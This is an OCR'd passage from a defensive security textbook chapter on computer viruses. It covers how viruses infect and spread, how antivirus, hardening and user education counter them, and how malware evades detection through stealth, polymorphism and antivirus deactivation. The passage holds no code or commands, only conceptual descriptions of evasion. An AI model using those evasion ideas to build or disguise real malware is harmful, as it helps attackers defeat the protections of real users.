
A scripted virus might attach to other scripts using overwriting, prepending, and appending techniques that we already examined in the context of executable program targets. For example, when the VBS.Beast virus, discovered in 2001, infected a machine, it appended itself to all .VBS files located on the current drive [19]. Another method, employed by a virus called PHP.Pirus, targeted PHP scripts. This little gem simply inserted a command into the infected script that told it to execute the virus stored in a separate file.

UNIX systems aren't immune to this type of attack either. A bad guy could write a small program and embed it in a shell script or Perl script used by an administrator to manage the machine. Whenever an unsuspecting user or system administrator runs the infected script, the attacker's code could search the rest of the system and insert itself into every other shell or Perl script on the box.

Beyond VBS, PHP, shell, and Perl scripts, similar infection techniques can be used to embed viruses into the source code of files that will eventually be compiled into regular executables. The infection flow for such a virus could follow these steps, as illustrated in Figure 2.8:

1. A legitimate, innocent programmer creates source code for an application, using a programming language such as C or C++.
2. An evil virus sneaks itself into the source code before the application is compiled.
3. The unsuspecting, innocent programmer compiles and distributes the infected application.
4. The infected application is executed on another machine.
5. Once it's on the new victim machine, the virus searches for uninfected source code files and embeds itself in them, waiting to repeat the cycle.

Figure 2.8. Although relatively uncommon, source code infectors could target programs that have not been compiled yet.



Due to the comparatively small number of potential targets for source code viruses, such specimens are extremely rare. Antivirus vendor Kaspersky Labs reported only a couple of viruses, named SrcVir and Urphin, that were able to infect source code [20].

We have examined several ways in which viruses could attach to compiled Windows executables. EXE and COM files are not the only programs that can be infected in this manner, of course. For instance, a 1998 virus called StrangeBrew was able to attach to programs written in Java. Unlike standard Windows executables, Java programs cannot be directly executed by the operating system; instead, the system relies on Java Runtime Environment (JRE) libraries when running Java programs compiled into Java class files.

The primary advantage of a virus that targets Java class files is that the same infection mechanism will work on many operating systems, because Java programs are typically platform-independent. A Java-based virus like StrangeBrew might be able to run on Windows, Linux, Solaris, and Mac OS X, all of which feature various JRE implementations. Perhaps the biggest disadvantage of such specimens is the security restrictions often enforced by the JRE on untrusted code. Although such viruses are far from being widespread, and have very rarely been seen in the wild, they serve as a great reminder that any program containing executable instructions is a potential target to a resourceful malware author.

Virus infection techniques, which we examined in this section of the chapter, truly differentiate viruses from other types of malicious software. After all, the ability to attach to a host program is an essential property of a computer virus. However, the virus story doesn't end there. Before a virus can infect its target, it needs to somehow get onto the system that will contain potential host programs. In the next section we examine the methods that viruses employ to spread from one machine to another.

Virus Propagation Mechanisms

> *I'd like to share a revelation that I've had during my time here. It came to me when I tried to classify your species… You move to an area, and you multiply, and multiply, until every natural resource is consumed. The only way you can survive is to spread to another area. There is another organism on this planet that follows the same pattern. A virus. Human beings are a disease, a cancer of this planet…*
>
> —Agent Smith, the bad guy in the movie *The Matrix,* 1999

As we've seen, once a virus is activated on a computer system, it knows how to locate and infect host programs on that machine. To replicate within the system, a virus might attach to boot sectors of floppy disks and hard drives. It might also look for documents, executables, or scripts in which it can embed its code. To be in a position to continuously infect new files, a virus can even load itself into memory or into a template document. However, at some point, a virus confined to a single box will run out of new host programs to infect. To reach its replication potential, a virus needs to be able to copy itself to new systems that contain targets not yet infected.

Unlike worms, which we analyze in the next chapter, pure viruses cannot propagate autonomously across the network—they require human help to move from one machine to another. In this section, we'll look at some of the ways in which viruses reach new systems through the use of removable storage, e-mail and downloads, and shared directories.

Removable Storage

When Apple released the first iMac in 1998, many were bewildered to learn that the company had no plans to include a floppy disk drive with the new system. At the time, this approach seemed impractical. After all, floppies had become a seemingly permanent fixture in personal computing, and were used as the primary device for sharing documents and other files until networks and writable CDs became affordable and ubiquitous. Although not used much now, floppy disks had been with us since the dawn of computer viruses.

The authors of early viruses such as Elk Cloner realized that they could take advantage of people's tendency to share removable media, and were able to spread their creations by infecting boot sectors of floppy disks. This trend continued well into the 1990s, when boot sector infectors comprised a significant proportion of the virus population. Because of the popularity of viruses that targeted boot sectors, many antivirus programs still warn you if you are shutting down a system while a floppy disk is inserted into its drive. This alert is meant to prevent you from inadvertently booting the machine next time using a floppy that has malicious code embedded into its boot sector.

Boot sector viruses have traditionally relied on floppy disks for propagating across systems. Theoretically, a virus could also target a boot sector on a CD-ROM. In practice, though, a virus can rarely rely on the ability to attach to the CD's boot sector, because CD-ROMs are not writable once they have been mastered. Even writable CD media such as CD-R and CD-RW are not practical targets for boot sector infectors because this media type is not modifiable once the user creates the CD and closes the session. This same reasoning applies to DVD-based media.

Besides boot sector infectors, viruses that target executable files and scripts also can use removable media for moving across systems. The user is expected to save the infected file onto a floppy or a

writable CD, and then transport the virus on the removable media to another victim's computer. Although end users unwittingly do their part in distributing infected files through these mechanisms, some software vendors also have been known to accidentally ship media that contained malware to their customers. For instance, a copy of the CIH (also known as Chernobyl) virus was included in Yamaha's CD-R drive firmware update, and also resided on a CD distributed by several gaming magazines [21]. We'll look more closely at CIH in Chapter 9 when examining BIOS-level attacks on the system.

Although using floppies to share files is no longer in fashion, we continue to exchange documents using removable media. Writable CDs are sufficiently inexpensive that we don't think twice about burning some files onto them and passing them out like candy, and writable DVD media are heading in the same direction. Other types of removable storage devices that have gained significant popularity are USB keychain drives and flash media such as SecureDigital and CompactFlash cards. As long as people continue to exchange files through such removable media, viruses will have a way to spread from one system to another. You should be on the lookout for victims transporting infected files on USB keychain drives.

E-Mail and Downloads

Of course, there is a way to share files without relying on removable media. E-mail is one of the most convenient and popular ways of exchanging information. Although the body of a plain text message cannot carry executable code, its attachments surely can. An unsuspecting user can e-mail an infected document to a colleague or a friend even more easily than by using a floppy disk.

The most memorable malware outbreaks associated with the use of e-mail attachments have been those that involve automated techniques in which malicious code e-mails itself to potential victims. Such network-based propagation methods are typically associated with worms, which we examine in the next chapter.

Viruses can also get into our networks through the files that we download from Web sites or newsgroups. The Melissa virus, for example, is believed to have entered the world through a posting to the alt.sex newsgroup that contained a file called List.doc [22]. Similarly, any executable or a document obtained from a remote Web server might be infected with a virus. Download the file, run it, and you've just inadvertently invited a virus onto your system. We'll explore Web distribution of malware in more detail in Chapter 4.

Shared Directories

Yet another way in which people assist viruses in reaching new systems is by storing infected files in shared directories. Furthermore, the same techniques that viruses use to traverse directories on a local system can allow them to seek out and infect files located on shared directories that are located on a file server. Various file-sharing mechanisms could propagate viruses, including Windows file sharing via the Server Message Block (SMB) protocol, Network File System (NFS) shares, or even peer-to-peer services like Gnutella, Kazaa, and Morpheus.

A multiuser file server is a prime location for malware because there is a good chance that one user's document or program saved to a shared directory will be accessed by another user coming from a different PC. The file server acts as a common infection point, where various machines exchange virus-contaminated files. Conveniently, such centralized storage mechanisms also provide us, the defenders, with the ability to detect and eliminate known viruses in one shot by scanning the server with antivirus software.

Defending against Viruses

Until now, this chapter has focused on analyzing virus threats. It's time to turn our attention to ways in which we can counteract these threats. After all, understanding the threat and defending against it is what this book is all about. In general, protecting our systems against malicious software requires a layered approach to security. The diversity of malware and the inventiveness of its authors make it likely that a specimen will find a way around one particular defense mechanism. There is no single tool that will reliably block all malware attacks. However, employing several protective measures will ensure that if one of the mechanisms is bypassed, the other ones still have a chance of stopping the infection. It's a classic belt-and-suspenders approach. If someone cuts your suspenders, you'll still have a belt to hold up your pants. With this mindset, we'll discuss several mechanisms critical to defending against viruses and keeping your pants on, including antivirus software, configuration hardening, and user education.

Throughout this book, each chapter presents you with recommendations best suited for dealing with the particular malware threat discussed in that chapter. As you read about these defensive techniques, keep in mind that some of them apply to more than just one type of malicious software. For example, antivirus tools are important for fighting viruses, as well as for catching known worm and Trojan horse specimens. In the remainder of this chapter, we'll look at these defenses with a virus defender's mindset. We'll address some of these same tools later on in subsequent chapters, but then we'll focus on them in the context of worms, Trojan horses, RootKits, and other types of malware.

Antivirus Software

Antivirus software is one of the most widely adopted security mechanisms in use today. Even the stingiest of chief information officers (CIOs) will probably admit that not installing antivirus software would likely be violating due care principles that have become commonplace in modern computing environments.

When it comes to deploying antivirus software at home, there aren't that many different types of devices where we can install these programs. In the typical household, if you apply antivirus software to each home machine, you're in pretty good shape. The environment that supports a business tends to be more complex, though, and usually offers more installation options. When deciding where to deploy antivirus software in an organization, consider these infrastructure components that can act as gateways for viruses trying to reach potential hosts:

- *User Workstations:* As users double-click on e-mail attachments or download files from the Web, they are likely to encounter malware that will target their systems. Therefore, it is critical to have antivirus software running on workstations, both desktop and laptop models
- *File Servers:* A file server acts as a central repository for users' files, and is a great place to centrally detect and eradicate malicious code. Therefore, it is a good idea to run antivirus software on your file servers.
- *Mail Servers:* A mail server acts as a hub for mail processing within an organization, and is a great place to scan for malicious e-mail attachments before they reach end users. Installing antivirus software on such servers allows you to compensate for the possibility that it might be

disabled on user workstations, or that the users' virus signatures are outdated.

- *Application Servers:* An application server typically runs network-based applications that implement certain business tasks, and its file system is not directly accessed by end users. System administrators are often cautious about installing antivirus software on such servers because it might interfere with the operation of the system's core application. If this applies to you, you may forego installing antivirus software on these servers, but you should still take other protective measures, such as configuration hardening.

- *Border Firewalls:* A firewall located on the border of your network can often be configured to integrate with an antivirus server for scanning e-mail or Web-browsing traffic as it enters and leaves the organization's network. Catching malware at this choke point, before it further infiltrates your infrastructure, is a powerful weapon against malicious code.

- *Handhelds:* These lightweight devices often take the form of personal digital assistants (PDAs). As handheld vendors add wireless and other networking capabilities to these devices, and as the PDAs' processing and memory capacity increase, they will become a more likely target for malware. Although not many specimens have targeted handhelds so far, keep an eye on the evolution of this threat vector, and install antivirus software on PDAs when the risk of infection justifies the cost of deployment.


Depending on the complexity of your infrastructure and on your budget, you might not be able to install antivirus software at all these locations. That's okay, as long as you combine antivirus software that you do deploy with other methods of defending against malware that we discuss a bit later in this section. But please do yourself a favor—at least install antivirus software on user workstations, file servers, and mail servers.

Now that we've seen where you can install this software, let's focus on how it works. To allow you to make the most of your antivirus software, we'll discuss the strengths and weaknesses of the techniques antivirus software uses to detect malicious code, namely signatures, heuristics, and integrity verification.

Virus Signatures

One of the simplest and most popular ways in which antivirus software detects malicious code is through the use of virus signatures. The antivirus vendors collect malware specimens and "fingerprint" them. Thousands of signatures are gathered together in a database for use in an antivirus scanner. The database of such signatures is distributed to systems that require protection. When scanning files for malicious code, antivirus software compares the current file to its signature set and determines whether the file matches a signature of a known malware specimen. This process is depicted in Figure 2.9, which shows a file segment represented by hexadecimal characters, along with a sequence of bytes that a signature-based detector might recognize as a pattern that belongs to a virus.

Figure 2.9. Signature-based detectors look for familiar patterns in files to identify known malware specimens.



Antivirus software might attempt to locate familiar malware patterns on the fly, as the user accesses files on the protected system. The user can specify that all files should be scanned for malicious code in this manner; considering the variety of infection techniques, this is often the preferred configuration. As a more efficient but less thorough alternative, the user can require that only file types most likely to harbor viruses, such as .EXE, .COM, .DOC, and so on, be scanned. In environments where real-time scanning is not acceptable for performance reasons, users can manually request a scan by pointing the antivirus program to the files that need to be examined.

One of the biggest challenges to this signature-based method of malware detection is that antivirus software needs to include a signature for the virus to discover it on the victim's system. This means that antivirus vendors strive to collect new virus samples, develop patterns that fingerprint them, and distribute signature updates to the customers as quickly as possible. This is also the main reason it is so important to routinely update virus definitions on machines protected by antivirus software, downloading the latest signatures as often as once a day.

Luckily, modern antivirus software allows users to retrieve signature updates over the Internet without manual interaction. Symantec's Norton AntiVirus, for example, comes with a utility called LiveUpdate, shown in Figure 2.10. Users can schedule LiveUpdate to run automatically, or they can run the program on demand to download and install the latest virus patterns. Enterprise-centric versions of antivirus software give an organization additional control over how signature updates are distributed to its systems. For instance, Symantec's central management console allows administrators to define the update schedule, and offers the ability to monitor the effectiveness of signature deployment and virus protection mechanisms.

Figure 2.10. LiveUpdate, which comes with Norton AntiVirus, allows users to retrieve the latest virus signatures over the Internet.

Still, even with rapid and frequent updates, one of the weaknesses of the signature-matching approach is that it is always playing catch-up with malware authors as they release brand new, or even slightly modified, specimens into the wild. Additionally, a bad guy might create a custom virus, keeping it close to the vest before releasing it against a particular target. Without a widespread release, antivirus software developers cannot create a signature until the virus has been deployed against its target, which might be too late to stop major damage. Another significant disadvantage of this signature-based detection technique is that, in its pure form, it cannot identify malicious code designed to automatically change itself as it propagates, thereby modifying itself so that it doesn't match any signatures. We will look at such antidetection tricks in the "Virus Self-Preservation Techniques" section later in the chapter. As you can imagine, if a virus can continuously alter its code, then antivirus vendors will have a hard time devising a reliable signature for it.

Heuristics

Consider a situation in which you were tasked with identifying all world-class international spies that you might meet, but you did not know what they actually looked like. You could approach this challenge by first developing a matrix that listed known spy attributes and assigned points to them based on how strongly they indicate a spy. Your list might look something like this:

- Wears a stylish suit or a tuxedo (70 points).
- Survives catastrophes and other improbable situations (30 points).
- Drives a slick car (80 points).
- Never has a bad hair day (58 points).

The list could go on, but you get the idea. If the sum of all points for the individual exceeds a certain value, you might decide that he or she is probably a spy without ever seeing this particular spy before. Then, you can ask for a ride in the slick car.

Realizing the limitations of signature-based detection methods, antivirus vendors have devised similar ways in which they can detect previously unseen viruses that exhibit certain behavioral and structural characteristics. Symantec, for instance, calls this feature of its Norton AntiVirus product Bloodhound. A heuristics-based detection engine scans the file for features frequently seen in viruses, such as these:

- Attempts to access the boot sector.
- Attempts to locate all documents in a current directory.
- Attempts to write to an EXE file.
- Attempts to delete hard drive contents.

As the heuristics scanner examines the file, it usually assigns a weight to each virus-like feature it encounters. If the file's total weight exceeds a certain threshold, then the scanner considers it malicious code. If the scanner's developer sets the threshold too low, then the user could be overwhelmed with false alarms. On the other hand, if the threshold is set too high, or if virus-like features are not properly identified, then the detector will miss too many viruses. Either way, the user's protection is limited unless the sensitivity is set just right.

This technique would not be very helpful if antivirus software was able to detect malware only after the virus exhibited malicious behavior such as infecting programs or deleting files. If that were the case, you might get a warning from the antivirus software that says, "Your system has just been completely undermined by a virus! Have a nice day." Although this is certainly interesting information, you need to get the warning *before* the malware has its way with your machine. The trick is to parse the suspicious file in a way that allows antivirus software to estimate what actions would be performed if the virus actually has a chance to execute. This analysis must occur before the code runs. Antivirus software accomplishes this goal by attempting to emulate the processor that would have executed the potentially malicious program. In the case of executables compiled for Intel x86 machines, this approach calls for emulating key features of the x86 processor. In the case of VBScript macros embedded into Microsoft Office documents, this approach requires emulating basic functionality of the VBScript processing engine.

Considering the difficulty of reliably emulating a processor, heuristic detection approaches are far from foolproof. It is especially challenging to assess the effects of macro-based viruses, because their structure and possible execution flows are much less predictable than those of compiled executables. As a result, virus scanners do not rely on heuristics as the sole approach to detecting viruses—they also use the good old signature technique, and sometimes they also employ the integrity verification method described next.

Integrity Verification

When defending against viruses, we are dealing with creatures that modify their host programs as they spread. Therefore, one way to detect the presence of a virus is to discover files that have been unexpectedly modified. The integrity verification process aims to achieve this goal by following these steps:

1. While the machine is in a pristine state, compute fingerprints (in the form of checksums or cryptographic hashes) of files that need to be monitored, and record them in a baseline database.
2. When scanning the file system for suspicious modifications, compute fingerprints of monitored

files and compare the values to those in the baseline.

3. If unexplained differences between the current state and the baseline are detected, issue an alert.

There are several commercial and free applications that are dedicated to implementing such integrity verification procedures. The most famous of these tools is probably Tripwire (available at *www.tripwire.com*), which has been capable of detecting unauthorized changes to the file system since it was first released in 1992. Tripwire and other software of this type are not virus checkers per se—such programs aim at alerting administrators of suspicious changes to the machine's state regardless of whether the attack was performed by malware or was executed through some other channel. We'll discuss these file integrity checking tools in more detail in Chapters 6 and 7 when we analyze Trojan horses and RootKits.

Integrity verification approaches can also be used by antivirus software, although vendors are rarely forthcoming about the extent to which they have implemented such mechanisms. Sophos AntiVirus is known to use checksums to help determine whether a file needs to be examined more carefully via other detection methods. When scanning a file, Sophos AntiVirus computes the file's checksum and compares it to the value calculated earlier. If the checksums do not match, then there is a chance that the file was infected, and the antivirus program might need to examine it more thoroughly [23].

An antivirus product trying to make the most of integrity verification techniques is likely to be selective about the portions of the file that are fingerprinted for baseline comparisons. For example, it could be okay for the contents of a Microsoft Word document to change when the user edits its text; however it is far less common for the macros embedded in the document to be modified. Therefore, antivirus software might be more suspicious of changes detected in the macros section of the document.

The main limitation of the integrity verification method is that it detects the infection only after it occurs. However, it is a useful addition to the toolkit consisting of approaches that look for signatures of known malware specimens and those that use heuristics to detect harmful code. Unfortunately, even antivirus software that implements each of these detection techniques will not be able to catch all malware that comes our way. To add a belt to our antivirus suspenders, we can use configuration hardening, which offers additional protection against malware attacks.

Configuration Hardening

Configuration hardening is a powerful defense against viruses because it focuses on making the environment less likely to be infected, as well as on impeding the spread of viruses should infection occur. This defensive technique typically incorporates the following security goals that work in concert with each other:

- *The principle of least privilege* dictates that access to data and programs should be limited to those files that the user explicitly requires to accomplish business tasks. Sometimes, the principle of least privilege is abbreviated POLP, and affectionately pronounced "polyp."
- *Minimizing the number of active components* involves disabling functionality that the system does not need to serve its business purpose.

These security goals are key aspects of setting up reliable defenses against all types of computer attacks, whether they involve malicious code or not. There are entire books and comprehensive courses dedicated to locking down the configuration of individual operating systems and applications. However, if you distill much of the information associated with hardening an operating system's configuration, a few particularly relevant recommendations pop out in the context of stopping virus

infections:

- If you have global administrative privileges, perform your day-to-day tasks while logged into a regular, unprivileged account. Then, use tools such as su and Runas.exe to perform tasks that require superuser rights. Never, ever, ever surf the Web or read e-mail while logged in as a root user on UNIX or any user in the Administrators' group on Windows. You're just asking for trouble if you surf or read e-mail in this way, because all malware inside your browser or mail reader will run with superuser privileges.
- Disable or remove unnecessary services and tools that were installed as part of the default operating system image on your workstations and servers.
- Use file systems that allow you to restrict access to sensitive files—in Windows environments, migrate from FAT to the NTFS file system. NTFS is far more secure than the relatively very weak FAT. Whereas Windows allows you to choose between a really weak and more secure file system, most UNIX file systems include some built-in security capabilities.
- Configure group membership for user accounts and enforce access restrictions in a way that prevents a virus that executes with the privileges of a single user from infecting all files on your file server.
- Use free tools such as Bastille Linux (*www.bastille-linux.org*), JASS (*www.sun.com/software/security/jass*), and Windows Security Templates to automate the implementation of numerous other hardening recommendations. We'll discuss Bastille and some specific Windows security templates in more detail in Chapter 7.
- Use assessment tools, such as those freely available from the Center for Internet Security (CIS; available at *www.cisecurity.org*), to compare the configuration of your systems with benchmarks based on established best practices. This CIS assessment tool is also covered in more detail in Chapter 7.

In addition to those high-level suggestions, there are a few application-specific security measures that warrant special mention. These are the defensive mechanisms built into Microsoft Office to help protect documents against infection. Because Office is so widely used and so often attacked, we need to address these very specific recommendations. If implemented properly, they can be surprisingly effective at diminishing the threat associated with macro viruses.

Although Microsoft Word has supported macros since version 2.0, the reality is that most of the legitimate documents that we exchange do not contain macros. After slowly realizing this a few years after releasing Word 2.0, Microsoft enhanced the program with a warning such as the one shown in Figure 2.11, which alerts the user when a document contains macros.

Figure 2.11. Microsoft Word can warn the user if the document that is being opened contains macros.

The major problem with presenting users with a warning like this is that they might click Enable Macros without thinking of the consequences, thus triggering malicious code embedded in a document. Luckily, the default installation of Microsoft Office XP and later versions is set up to silently disable untrusted macros, without presenting the user with the warning at all. This level of trust is based on digitally signed code, and can be configured by the user in the settings of the program. Microsoft Office will process such macros based on the security level defined by the screen shown in Figure 2.12. You can access this feature from the Tools ➤ Macro ➤ Security menu.

Figure 2.12. Microsoft Office processes macros according to the security level established by the user.


When the security level is set to High, even if the user opens a document that contains malicious code, the macros will be silently disabled and the virus will lie dormant. For macros to be executed in this configuration, they have to be digitally signed by a trusted source, which is unlikely to occur in the case of a virus. This is definitely the recommended setting for most organizations, and I am happy that it has become the default configuration for Microsoft Office.

If the security level is set to Medium, the user will be presented with the alert that you saw in Figure

2.11, unless the macro is digitally signed by a trusted source. I sincerely hope you will not have to consider setting the security level to Low, because in this configuration Microsoft Office will run all macros embedded in the document without prior warning. Such a configuration is very dangerous, akin to running backwards with scissors up and down stairs, while blindfolded and chewing gum.

There is an additional layer of defense built into Microsoft Office to help prevent macro-based infections. It is enabled by default in Office XP and later versions, and is activated as long as the Trust Access to Visual Basic Project check box is unchecked, as shown in Figure 2.13. Most macro viruses copy themselves from the current host to another document through the use of commands that Microsoft Office implements in its Visual Basic Project (VBProject) object. This security setting tells Office to block access to the VBProject object, thereby disabling the macro commands typically used to copy virus code to new documents. Without being able to copy its code, the virus cannot spread. To ensure that add-ins and templates distributed as part of Microsoft Office continue to work, the Trust all installed add-ins and templates check box is enabled by default, a pretty reasonable setting for the default installation.

Figure 2.13. Not trusting access to Visual Basic Project helps prevent macro viruses from infecting documents on the system.



For enterprisewide management in organizations that have deployed Microsoft's Active Directory, you can even use Group Policy to centrally define these settings, and prevent users in your organization from tinkering with them. To accomplish this task, you will need to obtain Microsoft Office template files that come with the Office Resource Kit, a separate set of software you can purchase. After loading the templates into Group Policy Editor and browsing to the appropriate section of the template, you will have the ability to establish macro restrictions for each Microsoft Office application.

The techniques we've discussed so far go a long way in dealing with the virus problem. However, regardless of the number of technical measures you take to protect data, human beings who use the system could remain a weak link in your security infrastructure. You could implement beautiful and perfect technical security measures, if such perfection exists. However, careless users could accidentally undermine all of your security, unless you take the time to educate them about their role

in counteracting virus threats.

User Education

More often than not, end users of our systems activate viruses simply because they don't know any better. You need to help them help you, and educate your users about the importance of protecting data. Tell them about the techniques that malicious software uses to spread and help them understand what they can do to prevent and detect malware infections. With this in mind, I suggest incorporating advice like this into your security awareness training materials and policies:

- Do not attempt to disable defensive mechanisms such as antivirus software or macro security settings when something doesn't seem to work. Instead, contact the help desk or system administrators so that they can help you resolve the problem in an efficient manner without compromising security.
- Be cautious of attachments that are not documents with which you routinely work. In particular, do not open executable files, even if they come from your friend and claim to be a cute little game.
- Do not download and install programs from external sources, even if they are simple utilities you might be able to install on your own. Sources for obtaining software should be approved by the system administrator in advance.
- Do not connect your own systems to the organization's network. Only corporate-approved and managed systems should be interconnected with the organization's network. This includes personal laptops and home computers connecting over the company's virtual private network (VPN).
- Learn to recognize signs of a virus infection, such as sluggish performance, system crashes, bounced e-mail, and anti-virus warnings. Alert the system administrator if you observe suspicious behavior or if you receive files that you believe might be infected. When in doubt, ask for help.
- Do not forward virus warnings to your friends and colleagues as soon as you receive them. Check with Web sites such as *www.truthorfiction.com* and *hoaxbusters.ciac.org* to check if the warning is a hoax, and contact the help desk or system administrator if you are still concerned about the alert.

Antivirus software, configuration hardening, and user education are some of the essential tools for fighting virus infections, especially when combined with other malware defense techniques we'll discuss throughout the remainder of the book. However, as hard as we try to block and detect malicious code, malware authors try to bypass our security mechanisms. It is a never-ending race, as we'll see in the next section.

Malware Self-Preservation Techniques

We've discussed a variety of defensive techniques to fight viruses. However, the virus writers are aware of our defenses, and are actively working on undermining them. A malware specimen can employ several techniques in an attempt to avoid detection and elimination, including stealthing, polymorphism, metamorphism, and antivirus deactivation. Let's take a brief look at these self-preservation techniques one at a time.

Stealthing

Stealthing refers to the process of concealing the presence of malware on the infected system. As we discussed earlier in this chapter, a primitive stealthing method that is often used by companion viruses involves simply setting the "hidden" attribute of the virus file to make it less likely that the victim will discover the file in a directory listing. Stream companion viruses have a more powerful stealthing component—when they attach to a host, no new files are created, and most tools will report that the size of the original file did not change. On a Windows machine that uses the NTFS file system, these viruses are included in an alternate data stream associated with some normal file on the system.

Another way in which a virus can camouflage itself is by intercepting the antivirus program's attempt to read a file, and presenting a clean version of the file to the scanner. When the scanner looks at the infected file, the infected file presents a wholesome image to the scanner. In yet another stealthing scenario, a virus might slow down the rate at which it infects or damages files, so that it takes the user a long time to realize what is going on. We examine more complex stealthing techniques in greater detail during the discussion of RootKits in Chapters 7 and 8.

Polymorphism and Metamorphism

Polymorphism is the process through which malicious code modifies its appearance to thwart detection without actually changing its underlying functionality. The term *polymorphic* indicates that the code can assume many forms, all with the same function. Using this technique, the virus code dynamically changes itself each time it runs. The virus still has the same purpose, but a very different code base. Any signatures focused on the earlier form of the code will no longer detect the new, morphed versions. Perhaps one of the simplest ways to implement this technique in script-based viruses is to have the specimen modify the names of its internal variables and subroutines before infecting a new host. These names are typically chosen at random to complicate the task of creating a signature for the specimen.

Another way of achieving polymorphism involves changing the order in which instructions are included in the body of the virus. This could be tricky to implement, because the specimen needs to make sure that the new order does not change the functionality of the code. Viruses can also modify their signature by inserting instructions into their code that don't do anything, such as subtracting and then adding 1 to a value. These functionally inert instructions allow the code to maintain its original function, but evade some signature-based detection.

In yet another polymorphic technique, a virus encrypts most of its code, leaving in clear text only the instructions necessary to automatically decrypt itself into memory during runtime. The virus would

typically use a different randomly generated key to encrypt its body, embed the key somewhere in its code, and vary the look of the decryption algorithm to confuse signature-based scanners. The MtE mutation engine, released around 1992, was the first tool for easily adding polymorphic capabilities to arbitrary malicious code while morphing the decryptor.

Metamorphism takes the process of mutating the specimen a step further by slightly changing the functionality of the virus as it spreads. This is often done in subtle ways to ensure that the virus evades detection without losing its potency. Metamorphic viruses often change the structure of their files by varying the location of the mutating and encrypting routines. Additionally, metamorphic specimens such as Simile have the ability to dynamically disassemble themselves, change their code, and then reassemble themselves into executable form. We'll explore this concept of polymorphic and metamorphic code as it applies to worms in more detail in Chapter 3.

Antivirus Deactivation


One of the ways in which malicious code attempts to protect its turf is by disabling the virus protection mechanisms on the target machine. The most prominent candidates for deactivation are the processes that belong to antivirus software running on the infected system. The most successful viruses employing this technique might get onto the system unrecognized, and then hurry to disable antivirus software before the malware gets detected or before the user updates the database of virus signatures.

The ProcKill Trojan is one example of a malware specimen that contains a list of more than 200 process names that usually belong to antivirus and personal firewall programs. Once installed on the system, ProcKill searches the list of running processes and terminates those that it recognizes [24]. Without the appropriate antivirus and personal firewall processes running on the machine, the virus has free reign to infect and alter the system.

